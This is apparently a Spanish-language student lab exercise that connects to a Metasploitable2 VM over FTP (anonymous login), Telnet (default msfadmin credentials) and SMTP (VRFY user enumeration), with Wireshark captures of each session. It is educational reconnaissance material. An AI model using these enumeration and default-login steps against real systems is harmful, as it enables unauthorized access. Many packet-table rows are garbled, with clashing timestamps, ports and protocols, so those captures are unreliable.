

# **Martin Dalla Pozza**

**Ejercicio Metasploitable2 y  
Wireshark**

El puerto 21 se utiliza principalmente para el **protocolo FTP (File Transfer Protocol)**, que sirve para transferir archivos entre un cliente y un servidor a través de una red (como Internet o una red local). Aca estoy entrando con las credenciales **anonymous**. Acceder al puerto 21 del servidor FTP sirve para establecer el canal de control y autentificarse para la transferencia de archivos.

### Usos legítimos:

Administración de servidores web, transferencias de archivos en redes internas, mantenimiento de sistemas, alojamientos de archivos públicos.

### Usos no autorizados o maliciosos:

Acceso no autorizado, ataques de fuerza bruta, explotación de vulnerabilidades, almacenamiento de contenido ilegal.

```
kali㉿kali:[~]
Session Acciones Editar Vista Ayuda
└─$ ftp 192.168.1.3
Connected to 192.168.1.3.
220 (vsFTPd 2.3.4)
Name (192.168.1.3:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Capturado desde eth0

| No. | Time             | Source                | Destination           | Protocol | Length | Info  |
|-----|------------------|-----------------------|-----------------------|----------|--------|---|
| 1   | 0:00:00:00:00:00 | 192.168.1.1           | 192.168.1.3           | TCP      | 74     | 43899 - 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TStamp=3062270974 TSecr=0 WS=4  |
| 2   | 0:00:37:29:98    | PCSSystemtec_b9:e4:e4 | Broadcast             | ARP      | 60     | Who has 192.168.1.1? Tell 192.168.1.3   |
| 3   | 0:00:45:54:72    | PCSSystemtec_67:dd:9b | PCSSystemtec_b9:e4:e4 | ARP      | 42     | 192.168.1.1 is at 08:00:27:67:dd:9b   |
| 4   | 0:00:45:54:72    | 192.168.1.1           | 192.168.1.3           | FTP      | 74     | 43899 - 21 [SYN] Seq=0 Win=5702 Len=0 MSS=1460 SACK_PERM TStamp=3062270974 TSecr=0 WS=128 |
| 5   | 0:00:48:88:51    | 192.168.1.1           | 192.168.1.3           | TCP      | 66     | 43899 - 21 [ACK] Seq=1 Ack=1 Win=129940 Len=0 TStamp=3062270981 TSecr=434483              |
| 6   | 0:01:27:19:64    | 192.168.1.3           | 192.168.1.1           | FTP      | 86     | Response: 229 (vsFTPd 2.3.4)  |
| 7   | 0:01:27:77:90    | 192.168.1.1           | 192.168.1.3           | TCP      | 66     | 43899 - 21 [ACK] Seq=1 Ack=21 Win=129920 Len=0 TStamp=3062270987 TSecr=434484             |
| 8   | 0:01:27:77:90    | PCSSystemtec_67:dd:9b | PCSSystemtec_b9:e4:e4 | ARP      | 42     | Who has 192.168.1.3? Tell 192.168.1.1   |
| 9   | 0:01:27:77:90    | 192.168.1.1           | 192.168.1.3           | FTP      | 60     | 192.168.1.3 is at 08:00:27:b9:e4:e8   |
| 10  | 0:01:27:77:90    | 192.168.1.1           | 192.168.1.3           | FTP      | 82     | Request: USER anonymous   |
| 11  | 0:01:27:77:90    | 192.168.1.3           | 192.168.1.1           | TCP      | 66     | 21 - 43890 [ACK] Seq=2 Ack=17 Win=5888 Len=0 TStamp=435019 TSecr=3062276334               |
| 12  | 0:01:27:77:90    | 192.168.1.3           | 192.168.1.1           | FTP      | 108    | Response: 331 Please specify the password.  |
| 13  | 0:01:27:77:90    | 192.168.1.3           | 192.168.1.1           | TCP      | 66     | 43899 - 21 [ACK] Seq=17 Ack=55 Win=129888 Len=0 TStamp=3062276335 TSecr=435019            |
| 14  | 0:01:27:77:90    | 192.168.1.1           | 192.168.1.3           | FTP      | 82     | Request: PASS anonymous   |
| 15  | 0:01:27:77:90    | 192.168.1.1           | 192.168.1.3           | FTP      | 90     | Response: 230 Login successful.   |
| 16  | 0:01:27:77:90    | 192.168.1.3           | 192.168.1.1           | TCP      | 66     | 43899 - 21 [ACK] Seq=53 Ack=78 Win=129868 Len=0 TStamp=3062285593 TSecr=435945            |
| 17  | 0:01:27:77:90    | 192.168.1.1           | 192.168.1.3           | FTP      | 72     | Request: SYST   |
| 18  | 0:01:27:77:90    | 192.168.1.3           | 192.168.1.1           | FTP      | 85     | Response: 215 UNIX Type: LB   |
| 19  | 0:01:27:77:90    | 192.168.1.1           | 192.168.1.3           | FTP      | 72     | Request: FEAT   |

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec\_67:dd:9b (08:00:27:67:dd:9b), Dst: PCSSystemtec\_b9:e4:e8 (08:00:27:b9:e4:e8)
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3
Transmission Control Protocol, Src Port: 43890, Dst Port: 21, Seq: 0, Len: 6

Capturado desde eth0

| No. | Time          | Source      | Destination | Protocol | Length | Info  |
|-----|---------------|-------------|-------------|----------|--------|---|
| 16  | 0:01:27:77:90 | 192.168.1.1 | 192.168.1.3 | TCP      | 66     | 43899 - 21 [ACK] Seq=33 Ack=78 Win=129868 Len=0 TStamp=3062285593 TSecr=435945  |
| 17  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | FTP      | 72     | Request: SYST   |
| 18  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | FTP      | 85     | Response: 215 UNIX Type: LB   |
| 19  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | FTP      | 72     | Request: FEAT   |
| 20  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | FTP      | 72     | Response: 215-Features:   |
| 21  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | FTP      | 73     | Response: EPRT  |
| 22  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | TCP      | 66     | 43899 - 21 [ACK] Seq=45 Ack=119 Win=129832 Len=0 TStamp=3062285599 TSecr=435945   |
| 23  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | FTP      | 131    | Response: 153 Response:   |
| 24  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | TCP      | 66     | 21 - 43890 [ACK] Seq=45 Ack=184 Win=129768 Len=0 TStamp=3062285643 TSecr=435945   |
| 25  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | HTTP     | 286    | Local Master Announcement METASPLITABLE, Workstation, Server, Print Queue Server, Xenix Server, NT Workstation, NT Server, Master |
| 26  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | BROWSER  | 257    | Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum  |
| 27  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | DHCP     | 342    | 43899 - 21 [ACK] Seq=45 Ack=184 Win=129768 Len=0 TStamp=3062285643 TSecr=435945   |
| 28  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | DHCP     | 342    | DHCP Discover - Transaction ID 0x93a5af3d   |
| 29  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | DHCP     | 342    | DHCP Discover - Transaction ID 0x93a5af3d   |
| 30  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | DHCP     | 342    | DHCP Discover - Transaction ID 0x93a5af3d   |
| 31  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | DHCP     | 342    | DHCP Discover - Transaction ID 0x93a5af3d   |
| 32  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | HTTP     | 90     | Response: 152 Transaction:  |
| 33  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | HTTP     | 66     | 21 - 43890 [ACK] Seq=45 Ack=188 Win=129888 Len=0 TStamp=3062285643 TSecr=435945   |
| 34  | 0:01:27:77:90 | 192.168.1.3 | 192.168.1.1 | HTTP     | 66     | 43899 - 21 [ACK] Seq=45 Ack=188 Win=129756 Len=0 TStamp=3062285596 TSecr=435945   |

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec\_67:dd:9b (08:00:27:67:dd:9b), Dst: PCSSystemtec\_b9:e4:e8 (08:00:27:b9:e4:e8)
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3
Transmission Control Protocol, Src Port: 43890, Dst Port: 21, Seq: 0, Len: 6

Capturando desde eth0

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonia Wireless Herramientas Ayuda

Frame 17: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface eth0, id 6 at 08:08:27:07:db:9b [ethernet II, Src: PCSystemtec\_b9:e8 (192.168.1.3), Dst: PCSystemtec\_b9:e8 (192.0.2.7)] on wire (576 bits)

Internet Protocol Version 4, Src: 192.168.1.3, Dst: 192.168.1.3

DHCP Client

File Transfer Protocol (FTP)

[Current working directory: ]

**Telnet** (abreviatura de *Telecommunication Network*) es un protocolo de red que permite a un usuario conectarse a otro dispositivo remoto (como un servidor, enrutador o switch) a través de una sesión de terminal.

El puerto 23 es el puerto TCP predeterminado que Telnet usa para establecer esa conexión entre el cliente y el servidor.

En las capturas se ve como entro con las credenciales ***msfadmin***

## **Como funciona Telnet:**

El cliente Telnet inicia una conexión TCP al puerto 23 del servidor. Si el servidor tiene el servicio Telnet activo, se abre una sesión de terminal interactiva. El usuario puede ejecutar comandos remotamente, como si estuviera frente al dispositivo.

### ***Importante:***

### **Telnet no es seguro:**

No cifra la informacion transmitida (ni usuario, ni contraseña, ni comandos)

Por eso, hoy esta obsoleto y se ha reemplazado casi completamente por SSH (Secure Shell), que usa el puerto 22 y cifra la comunicacion.

```
(kali㉿kali)-[~]
$ telnet 192.168.1.3
Trying 192.168.1.3...
Connected to 192.168.1.3.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Oct 27 07:17:45 EDT 2025 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
metasploitable login: msfadmin
Password:
Last login: Mon Oct 27 07:17:45 EDT 2025 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```



The screenshot shows the Wireshark interface with the following details:

- Panels:** Top-left: Standard window controls (Minimize, Maximize, Close). Top-right: Status bar: "Capturing desde eth0". Left: Navigation pane with icons for Home, Back, Forward, Stop, and Refresh. Bottom-left: Status bar: "Aplique un filtro de visualización ... <Ctrl-/>".
- Header:** Shows the menu bar: Archivo, Edición, Visualización, Ir, Captura, Analizar, Estadísticas, Teléfono, Wireless, Herramientas, Ayuda.
- Packet List:** Shows 69 total packets. The first few are:
  - Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
  - Ethernet II, Src: PCSSystemtec\_67:dd:b9 (08:00:27:b7:6d:b9), Dst: PCSSystemtec\_b9:e4:e8 (08:00:27:b7:69:e8)
  - Internet Protocol Version 4, Src: 192.168.1.3, Dst: 192.168.1.1
  - Transmission Control Protocol, Src Port: 52590, Dst Port: 23, Seq: 0, Len: 0
- Details View:** Shows the detailed structure of the first frame:

| Field       | Value              |
|-------------|--------------------|
| Frame       | 1                  |
| Length      | 74 bytes           |
| Time        | 08:00:27.690000000 |
| Source      | 192.168.1.3        |
| Destination | 192.168.1.1        |
| Protocol    | TCP                |
| Length Info | 74 bytes           |
- Hex View:** Shows the raw hex representation of the frame.
- Bytes View:** Shows the raw byte representation of the frame.

| No. | Time           | Source      | Destination | Protocol | Length | Info   |
|-----|----------------|-------------|-------------|----------|--------|--|
| 109 | 329.886073864  | 192.168.1.1 | 192.168.1.3 | TCP      | 54     | 41237 → 25 [RST] Seq=1 Win=0 Len=0                         |
| 110 | 329.886835035  | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 41237 → 1825 [SYN] Seq=0 Win=1024 Len=0 MSS=1460           |
| 111 | 329.88714635   | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 1025 → 41237 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0            |
| 112 | 329.88714635   | 192.168.1.3 | 192.168.1.1 | TCP      | 58     | 41237 → 1825 [SYN] Seq=0 Win=1024 Len=0 MSS=1460           |
| 113 | 329.888364487  | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 41237 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460             |
| 114 | 329.888677868  | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 3396 → 1825 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 115 | 329.88869196   | 192.168.1.1 | 192.168.1.3 | TCP      | 54     | 41237 → 3396 [RST] Seq=1 Win=0 Len=0                       |
| 116 | 329.889485989  | 192.168.1.1 | 192.168.1.3 | TCP      | 68     | 23 → 41237 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460  |
| 117 | 329.889485989  | 192.168.1.3 | 192.168.1.1 | TCP      | 58     | 41237 → 23 [RST] Seq=1 Win=0 Len=0                         |
| 118 | 329.8910453276 | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 41237 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460            |
| 119 | 329.8910453276 | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 41237 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460             |
| 120 | 329.811587574  | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 118 → 41237 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0             |
| 121 | 329.81158804   | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 21 → 41237 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460  |
| 122 | 329.81158804   | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 41237 → 21 [RST] Seq=1 Win=0 Len=0                         |
| 123 | 329.8115887192 | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 41237 → 152 [SYN] Seq=0 Win=1024 Len=0 MSS=1460            |
| 124 | 329.814625533  | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 135 → 41237 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0             |
| 125 | 329.814757984  | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 41237 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460             |
| 126 | 329.8150883191 | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 41237 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460           |
| 127 | 329.8153392215 | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 53 → 41237 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460  |

> Frame 48: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface eth0, id 0  
 > Ethernet II, Src: PCSSystemtec\_67:dd:9b (08:00:27:b9:e8:00), Dst: PCSSystemtec\_b9:e8 (08:00:27:b9:e8:00)  
 > Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3  
 > Transmission Control Protocol, Src Port: 62096, Dst Port: 23, Seq: 134, Ack: 704, Len: 1  
 > Telnet

Al usar Telnet en el puerto 25 te estas conectando al servicio de Protocolo Simple de Transferencia de Correo (SMTP) de un servidor.

### **Significado del Puerto 25:**

Es el puerto estándar y tradicionalmente mas utilizado para el protocolo **SMTP**, que es el encargado del envio de correo electrónico entre servidores de correo (retransmisión de correo).

### **Funcion de Telnet:**

Telnet es una herramienta de red que permite establecer una conexión de texto sin cifrar a un puerto específico de un servidor remoto (o local). Es muy útil para realizar pruebas de conectividad y diagnosticar problemas.

El uso principal de Telnet en el puerto 25 es para probar y verificar la comunicación SMTP con un servidor de correo. Esto te permite:

- Comprobar Conectividad
- Diagnosticar Problemas de Envío

### **Nota Importante:**

Aunque el puerto 25 es el estandar para la retransmisión entre servidores, el puerto 587 (con cifrado TLS) es el puerto estándar recomendado actualmente para el envio de correo desde un cliente de correo (Outlook, Thunderbird, etc.) a su servidor de correo saliente. El uso del puerto 25 en redes de usuario final (domésticas o de oficina) a menudo esta bloqueado por los Proveedores de Servicios de Internet (ISP) para prevenir el envío masivo de *spam*.

```

Session Acciones Editar Vista Ayuda
└─(kali㉿kali)-[~]
$ telnet 192.168.1.3 25
Trying 192.168.1.3...
Connected to 192.168.1.3.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
EHLO test
250=metasploitable.localdomain
250=PIPELINING
250=SIZE 10240000
250=VRFY
250=ETRN
250=STARTTLS
250=ENHANCEDSTATUSCODES
250=8BITMIME
250=DSN
VRFY
501 5.5.4 Syntax: VRFY address
VRFY root
252 2.0.0 root
VRFY msfadmin
252 2.0.0 msfadmin
VTFY admin
502 5.5.2 Error: command not recognized
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
421 4.4.2 metasploitable.localdomain Error: timeout exceeded
Connection closed by foreign host.

```

Capturado desde eth0

Archivo Edición Visualización Ir Captura Analizar Estadísticas Teléfono Wireless Herramientas Ayuda

Aplique un filtro de visualización ... <Ctrl-/>

| No. | Time           | Source                | Destination | Protocol | Length                                   | Info  |
|-----|----------------|-----------------------|-------------|----------|--|---|
| 1   | 0.000000000    | 192.168.1.1           | 192.168.1.3 | TCP      | 74                                       | 60180 - 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSeq=1697239 TSval=3074898342 TSecr=0 WS=512                          |
| 2   | 0.000000000    | 192.168.1.1           | 192.168.1.3 | TCP      | 66                                       | 60180 - 25 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=3074898343 TSecr=1697239   |
| 3   | 0.001333221    | 192.168.1.1           | 192.168.1.3 | TCP      | 66                                       | 60188 - 25 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=3074898343 TSecr=1697239   |
| 4   | 0.004356138    | 192.168.1.1           | 192.168.1.3 | SMTP     | 121                                      | S: 229 metasploitable.localdomain ESMTP Postfix (Ubuntu)  |
| 5   | 0.004427185    | 192.168.1.1           | 192.168.1.3 | TCP      | 66                                       | 60188 - 25 [ACK] Seq=1 Ack=56 Win=64512 Len=0 TSval=3074898346 TSecr=1697239  |
| 6   | 5.221877483    | PCSSystemtec_b9:e4:.. | ARP         | 42       | Who has 192.168.1.3? Tell 192.168.1.1    |   |
| 7   | 5.221877483    | PCSSystemtec_b9:e4:.. | ARP         | 66       | Who has 192.168.1.3 at 08:00:27:b9:e4:68 |   |
| 8   | 19.214116644   | 192.168.1.1           | 192.168.1.3 | SMTP     | 77                                       | C: EHLO test  |
| 9   | 19.215413182   | 192.168.1.1           | 192.168.1.3 | TCP      | 66                                       | 25 - 60188 [ACK] Seq=56 Ack=12 Win=5888 Len=0 TSval=1699161 TSecr=3074917556  |
| 10  | 19.216168965   | 192.168.1.1           | 192.168.1.3 | SMTP     | 215                                      | S: 258 -metasploitable.localdomain   PIPELINING   SIZE 10240000   VRFY   ETRN   STARTTLS   ENHANCEDSTATUSCODES   8BITMIME   DSN |
| 11  | 19.216234124   | 192.168.1.1           | 192.168.1.3 | TCP      | 66                                       | 60188 - 25 [ACK] Seq=12 Ack=205 Win=64512 Len=0 TSval=3074917558 TSecr=1699161  |
| 12  | 35.0767490619  | 192.168.1.1           | 192.168.1.3 | SMTP     | 72                                       | C: VRFY admin   |
| 13  | 35.0767490619  | 192.168.1.1           | 192.168.1.3 | SMTP     | 90                                       | S: 561 5.5.4 Syntax: VRFY address   |
| 14  | 35.07675853446 | 192.168.1.1           | 192.168.1.3 | TCP      | 66                                       | 60188 - 25 [ACK] Seq=18 Ack=237 Win=64512 Len=0 TSval=3074934109 TSecr=1700816  |
| 15  | 40.647982052   | 192.168.1.1           | 192.168.1.3 | SMTP     | 77                                       | C: VRFY root  |
| 16  | 40.655751213   | 192.168.1.1           | 192.168.1.3 | SMTP     | 82                                       | S: 252 2.0.0 root   |
| 17  | 40.655773303   | 192.168.1.1           | 192.168.1.3 | TCP      | 66                                       | 60188 - 25 [ACK] Seq=29 Ack=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305  |
| 18  | 40.655773303   | 192.168.1.1           | 192.168.1.3 | SMTP     | 81                                       | C: VRFY msfadmin  |
| 19  | 40.655773303   | 192.168.1.1           | 192.168.1.3 | SMTP     | 88                                       | S: 252 2.0.0 msfadmin   |

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
 Ethernet II, Src: PCSSystemtec\_b9:e4:68 (08:00:27:b9:e4:68), Dst: PCSSystemtec\_b9:e4:68 (08:00:27:b9:e4:68)
 Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3
 Transmission Control Protocol, Src Port: 60188, Dst Port: 25, Seq: 0, Len: 0

Capturado desde eth0

Archivo Edición Visualización Ir Captura Analizar Estadísticas Teléfono Wireless Herramientas Ayuda

Aplique un filtro de visualización ... <Ctrl-/>

| No. | Time             | Source                               | Destination           | Protocol | Length   | Info  |
|-----|------------------|--------------------------------------|-----------------------|----------|--|---|
| 1   | 34.353.73095468  | 192.168.1.3                          | 192.168.1.1           | TCP      | 66   | 25 - 60188 [ACK] Seq=422 Ack=57 Win=5888 Len=0 TSval=1732613 TSecr=3075252074   |
| 2   | 35.358.757597636 | PCSSystemtec_b9:e4:68                | 192.168.1.1           | TCP      | 66   | 60188 - 25 [ACK] Seq=128 Ack=205 Win=64512 Len=0 TSval=3074917558 TSecr=1699161   |
| 3   | 36.000000000     | 192.168.1.1                          | 192.168.1.3           | SMTP     | 27   | S: 258 -metasploitable.localdomain   PIPELINING   SIZE 10240000   VRFY   ETRN   STARTTLS   ENHANCEDSTATUSCODES   8BITMIME   DSN   |
| 37  | 45.0767444841    | 192.168.1.3                          | 192.168.1.255         | BROWSER  | 280  | Local Master Announcement METASPOITABLE, Workstation, Server, Print Queue Server, Xenix Server, NT Workstation, NT Server, Master |
| 38  | 45.0767988856    | 192.168.1.3                          | 192.168.1.255         | DHCP     | 342  | Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum  |
| 39  | 45.0767988856    | 192.168.1.3                          | 255.255.255.255       | DHCP     | 342  | DHCP Discover - Transaction ID 0x58377f5d   |
| 40  | 45.0767988856    | 192.168.1.3                          | 255.255.255.255       | DHCP     | 342  | DHCP Discover - Transaction ID 0x58377f5d   |
| 41  | 53.279591429     | 0.0.0.0                              | 255.255.255.255       | DHCP     | 342  | DHCP Discover - Transaction ID 0x58377f5d   |
| 42  | 54.078925151     | PCSSystemtec_b9:e4:68                | Broadcast             | ARP      | 42   | Who has 192.168.1.3? Tell 192.168.1.1   |
| 43  | 54.078925151     | PCSSystemtec_b9:e4:68                | PCSSystemtec_b9:e4:68 | ICMPv6   | 60   | 60188 - 25 [ACK] Seq=128 Ack=205 Win=64512 Len=0 TSval=3074917558 TSecr=1699161   |
| 44  | 54.078925151     | fd17:625c:f037:2:ae:ff02:1:ffff:0013 | ICMPv6                | 80       | Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b |   |
| 45  | 54.157387944     | fd17:625c:f037:2:ae:ff02:1:ffff:0013 | ICMPv6                | 80       | Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b |   |
| 46  | 54.157387944     | fd17:625c:f037:2:ae:ff02:1:ffff:0013 | ICMPv6                | 80       | Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b |   |
| 47  | 54.181638919     | fd17:625c:f037:2:ae:ff02:1:ffff:0013 | ICMPv6                | 80       | Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b |   |
| 48  | 54.1843863466    | fd17:625c:f037:2:ae:ff02:1:ffff:0013 | ICMPv6                | 80       | Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b |   |
| 49  | 54.1875986620    | fd17:625c:f037:2:ae:ff02:1:ffff:0013 | ICMPv6                | 80       | Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b |   |
| 50  | 54.1875986620    | fd17:625c:f037:2:ae:ff02:1:ffff:0013 | ICMPv6                | 80       | Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b |   |
| 51  | 54.1875986620    | fd17:625c:f037:2:ae:ff02:1:ffff:0013 | ICMPv6                | 80       | Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b |   |
| 52  | 54.1875986620    | fd17:625c:f037:2:ae:ff02:1:ffff:0013 | ICMPv6                | 80       | Neighbor Solicitation for fd17:625c:f037:2::3 from 08:00:27:67:dd:9b |   |

Frame 23: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
 Ethernet II, Src: PCSSystemtec\_b9:e4:68 (08:00:27:b9:e4:68), Dst: PCSSystemtec\_b9:e4:68 (08:00:27:b9:e4:68)
 Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3
 Transmission Control Protocol, Src Port: 60180, Dst Port: 25, Seq: 56, Ack: 359, Len: 0

Capturado desde eth0

Archivo Edición Visualización Ir Captura Analizar Estadísticas Teléfono Wireless Herramientas Ayuda

Aplique un filtro de visualización ... <Ctrl-/>

| No. | Time             | Source                | Destination     | Protocol | Length | Info  |
|-----|------------------|-----------------------|-----------------|----------|--------|---|
| 1   | 34.353.7309468   | 192.168.1.3           | 192.168.1.1     | SMTP     | 25     | 60 -metasploitable.localdomain   PIPELINING   SIZE 10240000   VRFY   ETRN   STARTTLS   ENHANCEDSTATUSCODES   8BITMIME   DSN |
| 2   | 35.358.757597636 | PCSSystemtec_b9:e4:68 | 192.168.1.1     | TCP      | 66     | 60180 - 25 [ACK] Seq=128 Win=64512 Len=0 TSval=3074917558 TSecr=1699161   |
| 3   | 35.765393530     | 192.168.1.1           | 192.168.1.3     | SMTP     | 72     | C: VRFY   |
| 4   | 35.765393530     | 192.168.1.3           | 192.168.1.3     | SMTP     | 98     | S: 561 5.5.4 Syntax: VRFY address   |
| 5   | 36.000000000     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=18 Ack=237 Win=64512 Len=0 TSval=3074934109 TSecr=1700816  |
| 6   | 36.000000000     | 192.168.1.1           | 192.168.1.3     | SMTP     | 72     | C: VRFY root  |
| 7   | 40.655751213     | 192.168.1.1           | 192.168.1.3     | SMTP     | 82     | S: 252 2.0.0 root   |
| 8   | 40.655773303     | 192.168.1.1           | 192.168.1.3     | TCP      | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
| 9   | 40.655773303     | 192.168.1.1           | 192.168.1.3     | SMTP     | 81     | C: VRFY msfadmin  |
| 10  | 40.655773303     | 192.168.1.1           | 192.168.1.3     | SMTP     | 88     | S: 252 2.0.0 msfadmin   |
| 11  | 48.048627666     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
| 12  | 48.048627666     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
| 13  | 48.048627666     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
| 14  | 48.048627666     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
| 15  | 49.047982052     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
